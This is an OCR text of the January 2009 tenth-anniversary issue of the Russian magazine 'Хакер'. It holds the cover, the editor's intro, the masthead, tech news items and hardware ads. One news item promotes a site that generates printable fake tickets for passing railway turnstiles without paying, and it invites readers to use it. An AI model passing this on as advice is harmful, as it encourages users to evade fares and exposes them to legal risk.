КАК СДЕЛАТЬ СОБСТВЕННУЮ СБОРКУ WINDOWS
СТР. 128

ХАКЕР 01(ЯНВАРЬ)2009
WINDOWS 7/ ПЕРВЫЕ ВПЕЧАТЛЕНИЯ ОТ НОВОЙ ВИНДЫ
121



ЖУРНАЛ ОТ КОМПЬЮТЕРНЫХ ХУЛИГАНОВ

ХАКЕР

www.xakep.ru

ЯНВАРЬ 01 (121) 2009

АНТИКРИЗИСНЫЙ ГЭМБЛИНГ

ПОДНИМАЕМ ЛАВЕ НА ПОКЕРРУМНЫХ БОТАХ

СТР. 96

(game)land
hi-fun media
publishing for enthusiasts
4607157100063 09001

WINDOWS 7

ПЕРВЫЕ ВПЕЧАТЛЕНИЯ ОТ НОВОЙ ВИНДЫ

СТР. 20

КЛАССОВАЯ БОРЬБА

САМЫЕ МОЩНЫЕ БАГИ ПОПУЛЯРНЫХ PHP-КЛАССОВ

СТР. 62

АПГРЕЙДИМ GPS

X-ЭКСПЕРИМЕНТ ПО ПРОКАЧКЕ GPS-НАВИГАТОРА

СТР. 36

RIA-СИСТЕМЫ

НОВЫЕ ТЕХНОЛОГИИ СОЗДАНИЯ НАСЫЩЕННЫХ WEB-ПРИЛОЖЕНИЙ

СТР. 26

10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10.
10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10.
10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10.
10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10.
10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10.
10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10.
10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10.
10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10.
10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10.
10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10.
10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10.
10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10.
10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10.
10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10.
10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10.
10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10.
10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10.
10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10.
10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10.
10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10.
10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10.
10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10.
10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10.
10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10.
10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10.
10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10.
10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10.
10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10.
10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10. 10.
10.

Intro

Ну, что сказать о новом номере. Во-первых, можешь смело считать его коллекционным: Хакеру исполняется 10 лет, и этот номер открывает новое X-десятилетие. Много чего было за это время, люди сменяли друг друга, на журнал наезжали и грозились закрыть, были и тупые ошибки на обложке, и сложнейшие взломы, и вечеринка в честь сотого номера. В будущем будем стараться радовать тебя еще сильнее :).

P.S. Сейчас думаем об X-party в честь дня рождения журнала. Если что — приглашение в следующем номере.

nikitozz, гл. ред. Х
udalite.livejournal.com


CONTENT•01(121)



032




048






092



128



/Редакция

>Главный редактор
Никита «**nikitozz**» Кислицин
(nikitoz@real.xakep.ru)
>Выпускающий редактор
Николай«**gorl**»Андреев
(gorlum@real.xakep.ru)

>Редакторы рубрик
ВЗЛОМ
Дмитрий«**Forb**» Докучаев
(forb@real.xakep.ru)
PC_ZONE и UNITS
Степан «**step**» Ильин
(step@real.xakep.ru)
UNIXOID, ХАКЕР.PRO и PSYCHO
Андрей «**Andrushock**» Матвеев
(andrushock@real.xakep.ru)
КОДИНГ
Александр «**Dr. Klouniz**» Лозовский
(alexander@real.xakep.ru)
ФРИКИНГ
Сергей «**Dlinyj**»Долин
(dlinyj@real.xakep.ru)
>Литературный редактор
Дмитрий Лященко
(lyashchenko@gameland.ru)

/DVD

>Выпускающий редактор
Степан «Step» Ильин
(step@real.xakep.ru)
>Редактор Unix-раздела
Антон «Ant» Жуков
>Редактор тематических подборок
Андрей Комаров
(komarov@gameland.ru)
>Монтаж видео
Максим Трубицын

/Art

>Арт-директор
Евгений Новиков
(novikov.e@gameland.ru)
>Верстальщик
Вера Светлых
(svetlyh@gameland.ru)
>Фото
Иван Скориков

/xakep.ru

>Редактор сайта
Леонид Боголюбов
(xa@real.xakep.ru)

/Реклама

>Руководитель отдела рекламы цифровой группы
Евгения Горячева
(goryacheva@gameland.ru)
>Менеджеры отдела
Ольга Емельянцева
(olgaeml@gameland.ru)
Оксана Алехина
(alekhina@gameland.ru)
Александр Белов (belov@gameland.ru)
> Трафик менеджер
Надежда Максимова
(maksimova@gameland.ru)
>Директор корпоративного отдела
Лидия Стрекнева
(Strekneva@gameland.ru)

/Publishing

>Издатели
Рубен Кочарян
(noah@gameland.ru)
>Учредитель
ООО «Гейм Лэнд»
>Директор
Дмитрий Агарунов
(dmitri@gameland.ru)
>Управляющий директор
Давид Шостак
(shostak@gameland.ru)
>Директор по развитию
Паша Романовский
(romanovski@gameland.ru)
>Директор по персоналу
Михаил Степанов
(stepanovm@gameland.ru)
>Финансовый директор
Леонова Анастасия
(leonova@gameland.ru)
>Редакционный директор
Дмитрий Ладыженский
(ladyzhenskiy@gameland.ru)
>PR-менеджер
Наталья Литвиновская
(litvinovskaya@gameland.ru)

/Оптовая продажа

>Директор отдела дистрибуции
Андрей Степанов
(andrey@gameland.ru)
>Связь с регионами
Татьяна Кошелева
(kosheleva@gameland.ru)

>Подписка
Марина Гончарова
(goncharova@gameland.ru)
тел.: (495) 935.70.34
факс: (495) 780.88.24
> Горячая линия по подписке
тел.: 8 (800) 200.3.999
Бесплатно для звонящих из России

> Для писем
101000, Москва,
Главпочтамт, а/я 652, Хакер
Зарегистрировано в Министерстве Российской Федерации по делам печати, телерадиовещанию и средствам массовых коммуникаций ПИ Я 77-11802 от 14 февраля 2002 г.
Отпечатано в типографии «ScanWeb», Финляндия.
Тираж 100 000 экземпляров.
Цена договорная.

Meganews

МАРИЯ «MIFRILL» НЕФЕДОВА
/ MIFRILL@REAL.XAKEP.RU /

Обо всем за последний месяц




Нежданная новинка


Под конец года громких релизов от компании Nokia уже никто не ждал, — казалось, финны презентовали все, что собирались. Поэтому новая модель линии Nseries стала для всех сюрпризом. Новый слайдер N97 с большим сенсорным дисплеем 3.5" и QWERTY-клавиатурой представляет собой настоящий подарок для всех интернетчиков. Тому очень способствуют поддержка WiFi, Bluetooth, GPS, 5-мегапиксельная камера с оптикой от Carl Zeiss, 32 Гб встроенной памяти и до 16 Гб дополнительной (благодаря слоту для карт microSD-слот). С таким набором интернет-серфинг, просмотр Flash-видео, игры, видео и музыка — все это легко и удобно. Плюс Nokia представила концепцию «статуса в сети» — с помощью A-GPS приемника и электронного компаса N97 сам определяет, где находится, и может отправлять эту информацию в социальные сети (авторизованные друзья могут с ней ознакомиться). В продаже смартфон появится в первой половине 2009 года, по ориентировочной цене — 550 евро.

ASUS Eee PC занимают более **60%** европейского рынка нетбуков.

Тест на контрафакт




Как показывает практика, ученые — ребята не промах, периодически они открывают и изобретают более чем забавные вещи. Пальма первенства в этих вопросах явно принадлежит японцам и британцам, но испанцы тоже решили не отставать. Команда Университета Гренады измыслила самый простой и дешевый способ определять контрафактные CD- и DVD-диски. Оказывается, на носитель достаточно просто посветить обыкновенной лазерной указкой. Если диск лицензионный, то его на поверхности отразится лишь аккуратная точка, но если это продукция корсаров — от точки в разные стороны разойдутся параллельные линии. Обусловлено это довольно существенной разницей в структуре дисков. Метод, в целом, признан надежным — в ходе его испытания было проверено более 100 дисков от разных производителей, записанных самыми разными способами и содержащих самые различные материалы. Тот факт, что во многих странах мира контрафакт штампуется на том же оборудовании, что и лицензия, испанцы, видимо, во внимание не принимали.




Больше, чем просто WIFI-маршутизатор!

ASUS WL-500g Premium V.2

ASUS WL-330gE
Универсальная миниатюрная точка доступа для мобильных пользователей



ASUS WL-520gU
WIFI-маршрутизатор с точкой доступа 125 Мбит/с и встроенным сервером печати USB



ASUS WL-167g
Компактный USB 2.0 адаптер 802.11g

Товар сертифицирован, на правах рекламы

С ASUS можно скачивать файлы из Internet, даже когда Ваш компьютер выключен



Варианты соединения

- *Адаптирован для работы в сетях Российских Internet - провайдеров*
- *Русскоязычный пользовательский интерфейс*
- *2 порта USB 2.0 для подключения принтера и жесткого диска*
- *ASUS Download Master – скачивайте файлы из сети Internet, даже когда Ваш компьютер выключен*
- *Скорость беспроводной передачи данных до 125 Мбит/с*
- *ASUS BroadRange – увеличение зоны охвата беспроводной сети*
- *ASUS EZSetup – легкая настройка защищенного беспроводного соединения*

www.asus.ru

Всемирная гарантия 2 года
Горячая линия ASUS: (495) 23-11-999


Партнеры: Москва (495): БЮРОКРАТ (495) 745-55-11; **Koodoo Technologies** (495) 256-17-31; **OLDI** (495) 22-11-111; **ПИРИТ-Дистрибуция** (495) 974-3210; **TRINITY-ELECTRONICS** www.tri-el.ru; Metro Cash&Carry www.metro-cc.ru; Мвидео www.mvideo.ru; Media Markt www.mediamarkt.ru; Техносила www.technosila.ru; Белый Ветер – ЦИФРОВОЙ 730-30-30; ION 5-444-333; Неоторг 223-23-23; НИКС 974-33-33; Санрайз 542-80-70; СтартМастер 785-85-55; Формоза 234-21-64; Форум Компьютерс 775-77-59; Ф-Центр 105-64-47; Tenfold Group 580-6385; TFK 642-47-29; Электрон-Сервис 737-44-99; НТ Компьютер 363-93-93; USN Computers 775-82-02; АРКИС (499) 612-96-90; X-COM 7-999-600; Компьютер Маркет 500-03-04; OZON.ru 510-27-27. **С-Петербург (812)**: КЕЙ 074; Компьютерный Мир 333-00-33; AURA Компьютеры 325-69-20; KNS 316-13-60; ТК-плюс 333-15-45; РИК – Компьютерс 327-34-10.
Архангельск: Норланд (8182) 26-90-10; **Белгород:** Элси (4722) 55-86-11; **Воронеж:** РЕТ (4732) 77-93-39; **Владивосток:** DNS (4232) 300-454; **Екатеринбург:** Трилайн (343) 378-70-70, Белый Ветер Екатеринбург (343) 291-10-00, НТ Компьютер (343) 379-31-68; **Жуковский:** Байт (248) 7-41-38; **Иркутск:** Комтек-Компьютерз (3952) 258-338; **Краснодар:** Владос (861) 210-10-01; **Красноярск:** Старком (3912) 49-11-11; **Махачкала:** Фирма АС (8722) 68-06-05; **Мурманск:** Мега Импекс (8152) 477-477; **Нижний Новгород:** ЮСТ (831) 225-28-23; **Новокузнецк:** Титан (3843) 70-38-38; **Новосибирск:** ЗЕТ НСК (383) 346-48-42, Техноcити (383) 212-53-33, НТ Компьютер (383) 344-99-04; **Омск:** Компьюмаркет РИТМ (3812) 23-05-05; **Петрозаводск:** Компания «F1» (8142) 781-323; **Пермь:** НТ Компьютер (342) 237-15-73; **Псков:** Все для ПК (8112) 72-72-75; **Ростов-на-Дону:** Иманго (863) 232-47-18, НТ Компьютер (863) 295-30-20; **Солнечногорск:** Компьютерный мир (469-26) 4-87-69; **Сургут:** Компьютерный супермаркет «Первый»; **Томск:** ИНТАНТ (3822) 56-00-56; **Тюмень:** Техносити (3452) 26-19-72; **Уфа:** Форте ВД (347) 260-00-00, Кламас (347) 291-21-12; **Ярославль:** Сеть компьютерных салонов «Фронтекс» (4852) 58-58-58.

Государственный архив Германии подарил Википедии более **100.000** изображений под лицензией Creative Commons.

Поставил Windows, в тюрьму



Черные времена настали для тех, кто подрабатывал установкой пиратского софта. Теперь за это судят, притом не только крупных дельцов и «козлов отпущения», но и простых смертных. Во Владивостоке суд вынес приговор местному жителю, который за две тысячи отечественных денег установил на четыре компьютера Microsoft Windows XP и Microsoft Office XP. Софт, естественно, пиратский, но, казалось бы, «четыре» — не совсем та цифра, которая могла бы привлечь внимание органов. Тем не менее, приговор вынесен: год лишения свободы условно и штраф в размере 117 тысяч рублей. А ведь это — с учетом смягчающих обстоятельств, в лице беременной супруги и полного раскаяния. Впрочем, не стоит забывать о том, что установка пиратских программ себе родимому, на свой страх и риск, и их установка клиентам за деньги — это очень разные вещи и совсем разные статьи УК РФ.



IE потихоньку утрачивает свою популярность. За прошедший год браузер потерял **1.91%** рынка.



Скоро всех «посчитают»

Разговоры и слухи об этом ходят уже давно, но от них все-таки решили перейти к делу. С 2009 года в России начнется «геномная регистрация» граждан — соответствующий закон вступил в силу 1-го января. В первую очередь речь, конечно, идет о криминалистике и о создании баз данных с ДНК преступников и пропавших без вести. Обязательной регистрации в этой связи подлежат люди осужденные, отбывающие наказание за совершение тяжких или особо тяжких преступлений, а также преступлений против половой неприкосновенности и половой свободы личности. Плюс, в обязательном порядке «посчитают» и неустановленных лиц, чей генетический материал будет изъят в ходе следственных процедур. Для прочих граждан, к криминалу отношения не имеющих, возможность сдать генетический материал тоже предусматривается. Никто не запрещает зарегистрироваться добровольно, только вот в таком случае процедура будет платной. Выходит, бесплатно у нас собираются обслуживать исключительно преступников :).

Настоящий хэдшот

Игровая индустрия не устает стремиться к максимальной реалистичности происходящего на экране, поэтому рули и джойстики с вибрацией уже никого не удивляют, а лишь придают играм особенную пикантность. Но разработчики геймерских девайсов решили пойти дальше. Фирма TN Games, знаменитая своими оригинальными решениями, разнообразящими игровой процесс, представила новинку — шлем HTX Helmet, разработка которого велась уже довольно давно. Как несложно догадаться, шлем обеспечит околореалистичные ощущения от попаданий в голову во всяческих FPS. В продажу «каска» поступит в 2009 году, и ее цена пока остается неизвестной. Учитывая, что другие продукты TN Games, например, жилеты, преобразующие виртуальные удары в настоящие, не переходят порога в $200, сумма должна выйти приемлемой.



HP ProLiant. Совершенство по доступной цене.




НОВЫЙ ВЗГЛЯД НА ДОСТУПНОСТЬ

Серверы HP ProLiant DL120 G5 и HP ProLiant DL180 G5. Эффективная оптимизация.




Серверы HP ProLiant всегда были известны своей надежностью, мощностью и эффективностью. Сегодня к списку их достоинств прибавилась еще и цена.
Компактные стоечные серверы этой серии, работающие на базе процессоров Intel® Xeon®, предоставят вам потрясающую производительность по рекордно низкой цене.

Технологии успеха в бизнесе.



465476-421
СЕРВЕР HP PROLIANT DL120 G5
Процессор Intel® Xeon® 3065, 2,33 ГГц
Память: 1 Гб (до 8 Гб)
Диск 160 Гб SATA (до двух 3,5" дисков SATA/SAS)
Рекомендуемое расширение гарантии — HP Care Pack

Рекомендованная цена — **27 900** руб.



445202-421
СЕРВЕР HP PROLIANT DL160 G5
Процессор Intel® Xeon® 5405, 2 ГГц
Память: 1 Гб (до 64 Гб)
До 4 дисков SATA/SAS с горячей заменой
Рекомендуемое расширение гарантии — HP Care Pack

Рекомендованная цена — **36 500** руб.



456831-421
СЕРВЕР HP PROLIANT DL180 G5
Процессор Intel® Xeon® 5405, 2 ГГц
Память: 1 Гб (до 16 Гб)
До 8 дисков SATA/SAS с горячей заменой
Рекомендуемое расширение гарантии — HP Care Pack

Рекомендованная цена — **35 300** руб.

Теперь полный спектр решений по доступным ценам!

Позвоните: **(495) 981-84-84**
Посетите: **www.mersyss.ru**





9 декабря компания AOL официально прекратила поддержку ICQ-клиента версии **5.1.**

Патент на смайлик



Воистину нет предела человеческой жадности. А уж русская, так сказать, «смекалистость» и вовсе что-то вроде качества нарицательного, вошедшего в сказки и байки. Лишний раз это попытался доказать Олег Тетерин, президент компании «Суперфон», занимающейся мобильной рекламой — он запатентовал смайлик в качестве товарного знака. Смайл ;-) присутствует в логотипе и названии фирмы и запатентован был весь логотип целиком. Но господин Тетеркин не растерялся и тут же заявил, что все схожие обозначения, то есть — :-), ;), :) тоже нельзя использовать в коммерческих целях. А нарушителей он намерен преследовать по закону и взыскивать с них штрафы. Полет его фантазии простерся весьма далеко, припомнились даже такие громкие имена как «Корбина Телеком», Nestle и «Макдональдс» — все эти фирмы, так или иначе, используют в своей рекламе смайлы. Но сбыться мечтам о миллионах долларов (да, речь шла именно о таких суммах штрафов) было не суждено. Во-первых, это уже не первая попытка запатентовать смайлики; во-вторых, ситуацию очень жестко пресекли представители «Роспатента», заверив всех, что сам по себе смайлик не может индивидуализировать производителя и являться товарным знаком, а стало быть, ни о каких компенсациях речи тоже идти не может. Скорее всего, господин Тетеркин так просто не отступится и все же попытается кого-нибудь засудить, но вряд ли его затея увенчается успехом. Представители упомянутых выше компаний и владельцы других крупных фирм, замеченные в использовании «улыбок», уже подняли его заявления на смех.



Казнить нельзя помиловать

Интересное завершение получил громкий прошлогодний скандал, из-за которого имя простого учителя из Пермского края Александра Поносова сегодня стало хорошо всем знакомо. Напоминаем, что тогда на всех компьютерах сельской школы, где Поносов был директором, обнаружили пиратские версии Windows. Была проведена экспертиза, и ее итог вышел для учителя совсем неутешительным — ущерб из-за использования нелицензионных версий программ составил 250.000 рублей. Поносова осудили, приговорили к штрафу, а его лицо мелькало по всем телеканалам, чтобы не оставалось сомнений — в России борются с пиратством. Уже позже, в ходе визита в Москву, Стив Балмер с грустью комментировал ситуацию, уверяя, что Microsoft не имеет к этому никакого отношения и более того — предоставляет всяческие льготы и специальные программы для учебных заведений. Однако факт остался свершившимся фактом. Теперь же, спустя год препирательств с властями и новых заседаний, Пермский краевой суд рассмотрел надзорную жалобу Поносова и вынес решение ее удовлетворить. Таким образом, исходный приговор Верещагинского суда все же был отменен, а уголовное дело закрыли за отсутствием состава преступления. Поносов больше не пират, и он получил право на реабилитацию, которым, по его словам, собирается воспользоваться.

Регистрация кириллических доменов в зоне «.рф» откроется для пользователей в конце **2009** года.

С падонковского на русский

Любой сленг, к какой бы среде он ни относился, штука весьма специфичная. А уж сегодняшний сетевой сленг для неискушенного человека и вовсе является настоящим кошмарным сном. Оставлять этот быстро растущий сегмент языка без внимания было бы, как минимум, странно, так что, выпуская словарь Lingvo X3 ME, компания ABBYY явно не прогадала. ME здесь расшифровывается как Medved Edition, но словарь содержит не только олбанский и прочий сетевой жаргон и его дешифровки. Помимо этого пользователь сможет ознакомиться с нюансами сленга одесситов, IT-шников, бизнесменов и даже с женско-мужским словарем. Уникальный сборник жаргонизмов различных субкультур выпущен ограниченным тиражом, по цене 490 рублей. В виду того, что многие его статьи содержат ненормативную лексику, ABBYY заранее предупреждают, что «продукт ориентирован на совершеннолетних пользователей с чувством юмора и устойчивой психикой».



Впервые за много лет пользователей ОС семейства Windows стало менее **90%** от общего числа: показатель упал до **89.62%**.

Борьба с билетами






В США за порядком следит антимонопольная комиссия, а в России с монополистами периодически порываются бороться самостоятельно. На сей раз народный гнев вызвало ОАО РЖД («Российский Железные Дороги»), установившее на станциях турникеты. «Благодаря» им, на платформу без билета попасть невозможно и так же невозможно с нее без билета выйти. Сайт борцов с этой вопиющей несправедливостью — www.biletam.net — предлагает изящное решение. Здесь можно сгенерировать и распечатать себе «билет», по которому никуда уехать не получится (предъявлять подобную поделку контролерам крайне не рекомендуется), а вот пройти с его помощью через турникеты к поездам и покинуть платформу — можно будет без проблем. И главное, совершенно бесплатно! Интересно, что вся эта затея основывается на решении Мещанского суда г. Москвы о незаконности турникетов, согласно статье 27 Конституции РФ. То есть, о легальности или нелегальности таких «проходок» можно спорить довольно долго. А пока тянутся споры, ты, дорогой читатель, когда тебе придется в очередной раз ехать на вокзал, встречать тетушку с огромными баулами, вместо того чтобы покупать «билет на вход» и «билет на выход» и стоять в очередях, можешь просто вспомнить об этом ресурсе.

Спамеры-миллиардеры

